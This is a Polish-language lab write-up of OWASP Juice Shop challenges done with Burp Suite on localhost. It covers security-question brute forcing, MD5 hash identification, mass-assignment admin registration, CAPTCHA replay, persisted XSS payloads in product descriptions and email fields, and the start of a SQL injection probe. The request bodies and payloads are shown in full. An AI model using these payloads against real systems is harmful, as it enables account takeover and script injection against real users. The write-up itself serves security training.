Daniel Boone National Forest
Laurel County School District
Kentucky
Sawyer
Daniel Boone
Scuttlebutt
Scuttlebutt Trail
```

- 5) Po sprawdzeniu wszystkich zdobytych możliwości, za pomocą narzędzia *burp* testuję payloady. "Daniel Boone National Forest" jest odpowiedzią na pytanie bezpieczeństwa Johnego

4. Intruder attack of localhost - Temporary attack - Not saved to project file								
Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Request	Payload	Status	Error	Timeout	Length	Comment		
0		401	<input type="checkbox"/>	<input type="checkbox"/>	452			
1	Daniel Boone National Forest	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	772			
2	Laurel County School District	401	<input type="checkbox"/>	<input type="checkbox"/>	452			
3	Kentucky	401	<input type="checkbox"/>	<input type="checkbox"/>	452			
4	Sawyer	401	<input type="checkbox"/>	<input type="checkbox"/>	452			
5	Daniel Boone	401	<input type="checkbox"/>	<input type="checkbox"/>	452			
6	Scuttlebutt	401	<input type="checkbox"/>	<input type="checkbox"/>	452			
7	Scuttlebutt Trail	401	<input type="checkbox"/>	<input type="checkbox"/>	452			

Weird Crypto

- 1) W odpowiedzi na nasze zapytanie zmieniające hasło użytkownika, dostaliśmy hash nowego hasła.

0		401	<input type="checkbox"/>	<input type="checkbox"/>	452
1	Daniel Boone National Forest	200	<input type="checkbox"/>	<input type="checkbox"/>	772
2	Laurel County School District	401	<input type="checkbox"/>	<input type="checkbox"/>	452
3	Kentucky	401	<input type="checkbox"/>	<input type="checkbox"/>	452
4	Sawyer	401	<input type="checkbox"/>	<input type="checkbox"/>	452
5	Daniel Boone	401	<input type="checkbox"/>	<input type="checkbox"/>	452
6	Scuttlebutt	401	<input type="checkbox"/>	<input type="checkbox"/>	452
7	Scuttlebutt Trail	401	<input type="checkbox"/>	<input type="checkbox"/>	452

Request	Response
---------	----------

Response

```
Pretty Raw Hex Render ⌂ ⌄ ⌁ ⌃

7 X-RateLimit-Remaining: 81
8 Date: Mon, 13 Dec 2021 18:05:17 GMT
9 X-RateLimit-Reset: 1639418791
10 Content-Type: application/json; charset=utf-8
11 Content-Length: 355
12 ETag: W/"163-cVRcPmmq4Pj3KVl9ntjFt7T00Cw"
13 Vary: Accept-Encoding
14 Connection: close
15
16 {
    "user": {
        "id": 18,
        "username": "jOhNny",
        "email": "john@juice-sh.op",
        "password": "1365ffade9f5af7deaa2856389c966f4",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "assets/public/images/uploads/default.svg",
        "totpSecret": "",
        "isActive": true,
        "createdAt": "2021-12-13T17:31:32.288Z",
        "updatedAt": "2021-12-13T18:02:14.063Z",
        "--"
    }
}
```

- 2) Po wpisaniu hasha hasła do *hash analyzer* dowiadujemy się jaki algorytm został zastosowany. Dowiadujemy się że jest to MD4 lub MD5, które nie są zalecanymi algorytmami

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

1365ffade9f5af7deaa2856389c966f4

Analyze

Hash: 1365ffade9f5af7deaa2856389c966f4

Salt: Not Found

Hash type: MD5 or MD4

Bit length: 128

Character length: 32

Character type: hexidecimal

Visual Geo Stalking

- 1) Emma wstawiła zdjęcie "my old workplace" gdzie jest nazwa firmy, co jest odpowiedzią na jej pytanie bezpieczeństwa



XSS

API-only XSS (Perform a *persisted* XSS attack with <iframe src="javascript:alert('xss')"> without using the frontend application at all.)

- 1) Zebrane zostały informacje na temat api endpointów. Analizie poddano zarówno kod jak i requesty.

```

4291 ]
4292 },
4293 o
4294 }) (),
4295 mt = () =>{
4296 class o{
4297 constructor(e) {
4298 this.http = e,
4299 this.hostServer = '.',
4300 this.host = this.hostServer + '/api/Products'
4301 }
4302 search(e) {
4303 return this.http.get(`${this.hostServer
4304 }
4305 /rest/products/search?q=${e
4306 }
4307 `).nine((a, b, l) (n=>n.data), (a, m, k) (n=>{

```

231	http://localhost:3000	GET	/rest/user/whoami
232	http://localhost:3000	GET	/api/Recycles/
233	http://localhost:3000	GET	/api/Addressss
234	http://localhost:3000	GET	/api/Quantitys/
235	http://localhost:3000	GET	/rest/products/search?q=

- 2) Request przeniesiono do repeatera w burpie, a następnie zmieniono parametr Adresss na Products. Dostajemy informacje o dostępnych produktach.

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```

GET /api/Products HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MSwzDxNLcm5hbWUiOiiLCJlbWFBpCIG6mFkbwluQGplaWNlLXNoLn9wLiwcGFzc3dvcmQioiIwMTKyMDIzYTDiyQm3MzIlMDUxNmYwNlkZjE4yjUwMCIsInJvbGUoiJhZGlpbiIsImRlbHV4ZVRva2UiijoIiwiibGFzdExvZ2lUSXaiOiwLjaUMC4wIiwichJhvZmlsZULtYwldIjoiYXNzZXrL3B1YmpxYy9pbwFnZXNvdBsb2Fkcy9kZWZhdWx0OWRtaW4ucG5nIiwid90cFNLY3JldcI6IiIsImzQWNOsXZlIjpoOnVLCjcmVhdGVkOXoiOiyMDIxLTEyeLTEzIDE30jMxOjMyLjI4NCArMDA6MDAiLCJ1cGRhdGVkOXQoI0mS1bGx9LCjpyLTEzIDE30jMxOjMyLjI4NCArMDA6MDAiLCJkZwxldGVkOXQoI0mS1bGx9LCjpxYQoI0jE2Mzk0MjU2MjksImV4c16MTYzOTQ0MzYyOXO.NSIFVBeBymSVLdU01Y7wFqPxtZj7r55NzLr44uwSdqgiWDndlC4XT81dwBgtymeK85jNs1xuyKYVlo09mEZP4mWlpP6YHHzfIcPRqykaVBbmeNhex4GrtDrT1daWytTHMuilM4nRrihDQKgfVvxkBr8StzSRr72jAD4FegRp1
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=lgtxU8H6hNTgFingup6i3jfenHD5tvacoSDmUnri5jU85U0qtBBcRDsokjWfQP; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MSwzDxNLcm5hbWUiOiiLCJlbWFBpCIG6mFkbwluQGplaWNlLXNoLn9wLiwcGFzc3dvcmQioiIwMTKyMDIzYTDiyQm3MzIlMDUxNmYwNlkZjE4yjUwMCIsInJvbGUoiJhZGlpbiIsImRlbHV4ZVRva2UiijoIiwiibGFzdExvZ2lUSXaiOiwLjaUMC4wIiwichJhvZmlsZULtYwldIjoiYXNzZXrL3B1YmpxYy9pbwFnZXNvdBsb2Fkcy9kZWZhdWx0OWRtaW4ucG5nIiwid90cFNLY3JldcI6IiIsImzQWNOsXZlIjpoOnVLCjcmVhdGVkOXoiOiyMDIxLTEyeLTEzIDE30jMxOjMyLjI4NCArMDA6MDAiLCJ1cGRhdGVkOXQoI0mS1bGx9LCjpyLTEzIDE30jMxOjMyLjI4NCArMDA6MDAiLCJkZwxldGVkOXQoI0mS1bGx9LCjpxYQoI0jE2Mzk0MjU2MjksImV4c16MTYzOTQ0MzYyOXO.NSIFVBeBymSVLdU01Y7wFqPxtZj7r55NzLr44uwSdqgiWDndlC4XT81dwBgtymeK85jNs1xuyKYVlo09mEZP4mWlpP6YHHzfIcPRqykaVBbmeNhex4GrtDrT1daWytTHMuilM4nRrihDQKgfVvxkBr8StzSRr72jAD4FegRp1
If-None-Match: W/"1f3-72Lc3Lx6h2rhd2MF+Zq3Cfnj1TO"

```

Response:

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Range: items 0-34/35
Content-Type: application/json; charset=utf-8
ETag: W/"30bb-NWglo3l02H7fsYy2HuzmKfh5gMQ"
Vary: Accept-Encoding
Date: Mon, 13 Dec 2021 20:04:26 GMT
Connection: close
Content-Length: 12475

```

```

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2021-12-13T17:31:37.638Z",
      "updatedAt": "2021-12-13T17:31:37.638Z",
      "deletedAt": null
    },
    {
      "id": 2,
      "name": "Orange Juice (1000ml)",
      "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
      "price": 2.99,
      "deluxePrice": 2.49,
      "image": "orange_juice.jpg",
      "createdAt": "2021-12-13T17:31:37.638Z",
      "updatedAt": "2021-12-13T17:31:37.638Z",
      "deletedAt": null
    },
    {
      "id": 3,
      "name": "Eggfruit Juice (500ml)",
      "description": "Now with even more exotic flavour."
    }
  ]
}

```

3) W celu uzyskania informacji na temat dostępnych metod, zastosowano metodę OPTIONS na testowanym requeście. Poniżej widoczne są otrzymane wyniki


Request	Response
<pre>Pretty Raw Hex ⌂ ⌂ ⌂</pre> <pre>1 OPTIONS /api/Products HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNz 8 9</pre>	<pre>Pretty Raw Hex Render ⌂ ⌂ ⌂</pre> <pre>1 HTTP/1.1 204 No Content 2 Access-Control-Allow-Origin: * 3 Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE 4 Vary: Access-Control-Request-Headers 5 Content-Length: 0 6 Date: Mon, 13 Dec 2021 20:05:03 GMT 7 Connection: close 8 9</pre>

4) Przechwytyjemy request dla endpointu odnoszącego się do pojedynczego napoju aby konkretnie zebrać informacje, gdzie i jakie dane możemy zmodyfikować

5) Zmieniamy request na nasze potrzeby - naszym celem jest zmienienie opisu jednego z napojów, w tym celu zostanie użyta metoda PUT, dopisany zostanie header *Content-Type: application/json* oraz w body dodany zostanie element, który chcemy zmienić (czyli opis napoju) jako obiekt JSON

```
1 x ...  
Send Cancel <|>  
  
Request  
Pretty Raw Hex ⌂ ⌂ ⌂  
1 PUT /api/Products/4 HTTP/1.1  
2 Host: localhost:3000  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: application/json, text/plain, */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Content-Type: application/json  
8 Authorization: Bearer eyJ0eXAiOiAiSldvVHdhdWZkZW1pIiwidjAiOiJzQW1iZGFOYStGeypJpZCIM6wjdNlcms5hbhUiO1ilC31bwFpbC16I  
mfbkbWQoGpwLxMNLNxLm9yJiivc1GfCz3dmCq01oiLwIyHtKyMDtzD7iydOsM3tIIMduNwYhj1k2zE4YiUwMCisInJvbGUjO1jhZgbpiIsImRrbH  
42VRWa2VUjoiLwIiwbFzdExvZ2UsXAO1oiLwIyAuMC4wIviwchZalzUtlYwd1IjoiYXnzXZKzL3BLYiexpp9pbFnZMvdXbsB2fcy9KZhW  
WxQDRWrw4ucGsnIwlidg0cFN1Y3JlDcIG61Lis1mz1QmWN0X2XjIpj0cnVLJCjcmVhdVgkXO01oiLyM1dLTExIEd30jMxj0lyLj14NCArMDA  
6W4C1Gd1C1jCgldVgkXO01oiLyM1dLTExIEd30jMxj0lyLj14NCArMDA6GMDA1LCJkZWL1dgWkXQ01o51bGxSLCjpxYX01ojE2Zk0MjU2MjsKI  
mW4C1GmTY70T0MzYyX0ko.N5FVBeyBySVLJU01Y7wfPxzTj7r55NzLr44uwSdqgiWDNdlC4X7BLdwBgtytEyK85jNS1uyKVl09smEPZ4awlpP  
6YHtHfcPraykqVABmneH4gxrDr1dawyTHMUL1M4nRin1DOKGFVxKBr8Szr72AD4FegRPI  
9 Connection: close  
10 Referer: http://localhost:3000  
11 Cookie: language=en; welcome=true; status-dismiss=; cookieConsentStatus=dismiss; continueCode=  
12 If-None-Match: W/"1f3-72L3lx6h2rh2MF#Zq3cfnj1T0"  
13 Content-Length: 58  
14  
15 {  
    "description": "<iframe src='javascript:alert('xss')'\>"  
}
```

- 6) Wysłanie takiego requestu skutkuje alertem po wejściu na endpoint z danym napojem, co jest skutkiem ataku XSS



Improper Input Validation

Admin Registration (Register as a user with administrator privileges.)
(chyba poza raportem):

- API6:2019 Mass Assignment

Binding client provided data (e.g., JSON) to data models, without proper properties filtering based on a whitelist, usually lead to Mass Assignment. Either guessing objects properties, exploring other API endpoints, reading the documentation, or providing additional object properties in request payloads, allows attackers to modify object properties they are not supposed to.

- 1) Przechwycony zostaje request z danymi które są przesyłane w celu utworzenia konta. Odpowiedź którą uzyskujemy posiada dużo więcej pól niż request który wysłaliśmy. W tym przypadku zwrócić uwagę na parametr "role"

Request

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 240
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dmiss; continueCode=
jHptPnHpxTJfgiblu2liDefWHqOtPLcpvSvoUkxiWYSZDhk1tjjIx5sq3izRfpv
13 {
14     "email": "admin@gmail.com",
    "password": "wewewe",
    "passwordRepeat": "wewewe",
    "securityQuestion": {
        "id": 2,
        "question": "Mother's maiden name?",
        "createdAt": "2021-12-13T17:31:31.696Z",
        "updatedAt": "2021-12-13T17:31:31.696Z"
    },
    "securityAnswer": "wewewe"
}
```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: /api/Users/22
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 306
9 ETag: W/"132-FBMNw1630L2FVS+6bTWEdNhRCY"
10 Vary: Accept-Encoding
11 Date: Mon, 13 Dec 2021 20:36:21 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": {
        "username": "",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "isActive": true,
        "id": 22,
        "email": "admin@gmail.com",
        "updatedAt": "2021-12-13T20:36:21.772Z",
        "createdAt": "2021-12-13T20:36:21.772Z",
        "deletedAt": null
    }
}
```

- 2) Dodajemy pole *role* do requesta który wysyłamy z funkcją *admin*

```
{  
  "email": "admin2@gmail.com",  
  "password": "wewewe",  
  "passwordRepeat": "wewewe",  
  "role": "admin",  
  "securityQuestion": {  
    "id": 2,  
    "question": "Mother's maiden name?",  
    "createdAt": "2021-12-13T17:31:31.696Z",  
    "updatedAt": "2021-12-13T17:31:31.696Z"  
  },  
  "securityAnswer": "wewewe"  
}
```

3) Zostaje przez nas utworzony użytkownik z uprawnieniami admina

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to '/api/Users/' with various headers and a JSON payload. The response is a 201 Created status with a JSON object containing user information.

```
Request
Pretty Raw Hex ⌂ \n ⌂

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 261
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=jHptR0aHPhxTJgiblu2liDefBNHq0tPLcpvSvoJKxiWYSZDhk1tjjIx5sq3izRfpv
13
14 {
  "email": "admin2@gmail.com",
  "password": "wewewe",
  "passwordRepeat": "wewewe",
  "role": "admin",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2021-12-13T17:31:31.696Z",
    "updatedAt": "2021-12-13T17:31:31.696Z"
  },
  "securityAnswer": "wewewe"
}

Response
Pretty Raw Hex Render ⌂ \n ⌂

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: /api/Users/23
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 309
9 ETag: W/"135-XstAuWtlSNnXjfWkoWwGxDvpfTo"
10 Vary: Accept-Encoding
11 Date: Mon, 13 Dec 2021 20:39:49 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "username": "",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "isActive": true,
    "id": 23,
    "email": "admin2@gmail.com",
    "role": "admin",
    "updatedAt": "2021-12-13T20:39:49.806Z",
    "createdAt": "2021-12-13T20:39:49.806Z",
    "deletedAt": null
  }
}
```

Broken Authentication

Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the [Forgot Password](#) mechanism with *the original answer* to his security question.)

- 1) W filmiku Bjoerna na temat juice shopa, Bjoern tworzył konto i pokazał swoje pytanie bezpieczeństwa. Imię kota to Zaya.

Broken Anti Automation

CAPTCHA Bypass (Submit 10 or more customer feedbacks within 10 seconds.)

- 1) Po wpisaniu formularza z oceną, dane zapytanie zostaje przechwycone w burpie.

Customer Feedback

Author

***in@juice-sh.op

Comment *


rere



Max. 160 characters

4/160

Rating



CAPTCHA: What is 1+7+9 ?

Result *

17

Submit

- 2) Wystawiając ocenę za pomocą storny, captcha (wartość do obliczenia) za każdym razem się zmienia. Jednak gdy przechwycimy requesta, okazuje się, że możemy ponownie wysyłać tego samego requesta z tą samą wartością captcha, czyli można ją ominąć i wystawiać nieskończenie dużo ocen.

XSS

Client-side XSS Protection (Perform a *persisted* XSS attack with <iframe src="javascript:alert(`xss`)"> bypassing a *client-side* security mechanism.)

- 1) Wyszukany zostaje element, gdzie po stronie frontendowej sprawdzana jest poprawność wpisywanej frazy.

User Registration

Email *

unvalid

Email address is not valid.

Password *

ⓘ Password must be 5-40 characters long.

0/20

Repeat Password *

0/40



Show password advice

Security Question *

ⓘ This cannot be changed later!

Answer *

+
Register

Already a customer?

- 2) Przechwycony zostaje request z rejestracją użytkownika. W przechwyconym
requestie wstawiony zostaje skrypt `<iframe src="javascript:alert(%27xss%27)">`. Rejestracja
z takim emailem przebiega pomyślnie.


```

Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
mPhph4tzIBs5UHoh1TvFyi6Muzwi56foNhjXtX2ckrSj4UXniaqSJBlhYVtggIrYsgwik2
fE9

{
  "email": "<iframe src='javascript:alert(`xss`)'>",
  "password": "wewewewe",
  "passwordRepeat": "wewewewe",
  "securityQuestion": {
    "id": 5,
    "question": "Maternal grandmother's first name?",
    "createdAt": "2021-12-14T19:46:07.981Z",
    "updatedAt": "2021-12-14T19:46:07.981Z"
  },
  "securityAnswer": "test"
}

11 Date: Tue, 14 Dec 2021 21:23:42 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 22,
    "email": "<iframe src='javascript:alert(`xss`)'>",
    "updatedAt": "2021-12-14T21:23:42.094Z",
    "createdAt": "2021-12-14T21:23:42.094Z",
    "deletedAt": null
  }
}

```



- 3) W panelu administratora na stronie `/administration` jest rozpiska użytkowników, gdzie ujawnione są także ich emaile. Po wejściu w tą stronę, wyskakuje nam alert, co jest wynikiem ataku XSS


User	Review Content	Rating
admin@juice-sh.op	Best products in town! Highly ! (**in@juice-sh.op)	★★★★★
jim@juice-sh.op	Awesome service! (**@juice-sh.op)	★★★★★
bender@juice-sh.op	Available here! (**der@juice-sh.op)	★
bjoern.kimminich@gmail.com	Incompetent customer support! Can't even upload photo of broken purchase!...	★★
ciso@juice-sh.op	This is the store for awesome stuff of all kinds! (anonymous)	★★★★★
support@juice-sh.op	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★★
morty@juice-sh.op	Keep up the good work! (anonymous)	★★★★
mc.safesearch@juice-sh.op	1 rere (**in@juice-sh.op)	★★
J12934@juice-sh.op	1 rere (**in@juice-sh.op)	★★
wurstbrot@juice-sh.op	1 rere (**in@juice-sh.op)	★★

Injection

Database Schema (Exfiltrate the entire DB schema definition via SQL Injection.)

- 1) Gdy chcemy wyszukać dany produkt, w linku pojawia się nam taki parametr.

Zostaje on przechwycony w burpie



- 2) Wpisanie w wartość parametru q swojego tekstu skutkuje odpowiedzią od bazy danych. Dostajemy informacje na temat napoju, który chcemy znaleźć

Request	Response
<pre>1 GET /rest/products/search?q=banana HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWNjZXNzIiwiZGF0Y SI6eyJpZC16MSwidXNLcm5hbWUiOiiLCJLbwFpbC16ImFkbWluOGplaWNlLXN0Lm9iIw icGFzc3dvcmQjOliwMTkyMDizYtdiywQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiO iJhZGlpbisImRlbHV4ZVRva2VuIjoiIiwbGFzdExvZ2luXAIoiIxMjcuMC4wLjEiLCJ wcm9maWxlSW1HZ2UiOiJhc3NLdHMHcHvibGljL2ltYWdlcy9lcGxvYWRzL2RLZmF1bHRBZ GLpbis5wbmcilCJOb3RwU2VjcmVOIjoiiIwiaXNBYSRpdmUiOnRydWUsImNyZWFOZWRBdCI 61jIwMjEtMTItMTQgMTk6NDY6MDguNDMwICswMDowMCIsInVwZGF0ZWRBdC16iIjIwMjEtM TItMTQgMjE6MTQ6MDAuODMzICswMDowMCIsImRlbGV0ZWRBdC16bnVsbdHosImldhdC16MTY zOTUxNzI1MCw1ZkhwIjoxNjMSNTM1MjUwfQ.H1BdZ1ln8CwsSGAiRq1H3L-VUfyEbGgjX0 Q5j-yWLmFMDoyzVF6vvjTQQBpRY60GM_-ElxdqYosurjFfpMNqcxXIKK4kjcv0VyrwrDVS I8T_70BoMgNmBlY3Q0QwnAv7c_CyTof4XWYXHdkTxoQp0DSNu5hWMa7wx3U0nWvis_c 8 Connection: close 9 Referer: http://localhost:3000/ 10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= woHKrtJInQSQuhDHeTmFbiPbuLxi8JfqWHLkt03caMsqvU4lszoSnwhZ9tmmIE4slri EmU7N; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWNjZXNzIiwiZGF0Y</pre>	<pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Content-Type: application/json; charset=utf-8 7 Content-Length: 277 8 ETag: W/"115-Q40YI+tztJXlcnBLloJqec8Nvc" 9 Vary: Accept-Encoding 10 Date: Tue, 14 Dec 2021 21:51:50 GMT 11 Connection: close 12 13 { "status": "success", "data": [{ "id": 6, "name": "Banana Juice (1000ml)", "description": "Monkeys love it the most.", "price": 1.99, "deluxePrice": 1.99, "image": "banana_juice.jpg", "createdAt": "2021-12-14 19:46:13.731 +00:00", "updatedAt": "2021-12-14 19:46:13.731 +00:00", "deletedAt": null }] }</pre>

- 3) Po wpisaniu apostrofu po frazie *banana*, pokazuje nam się błąd w z bazy danych

Request

```

1 GET /rest/products/search?q=banana' HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
4 Firefox/78.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0Y
9 SI6eyJpZCIGMSwidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGplawNLXNoLm9wIiw
10 icGFzc3dvcmQ0IiWMTkyMDIzYtdiM03MzIlMDUXNmYwNjkZjE4yjUwMCIsInJvbGUo
11 ijhZGlpbiIsImRlHV4ZRva2ViijoIiwiibGFzdExvZ2luSXAx0IxMjcuMC4wLjEiLCJ
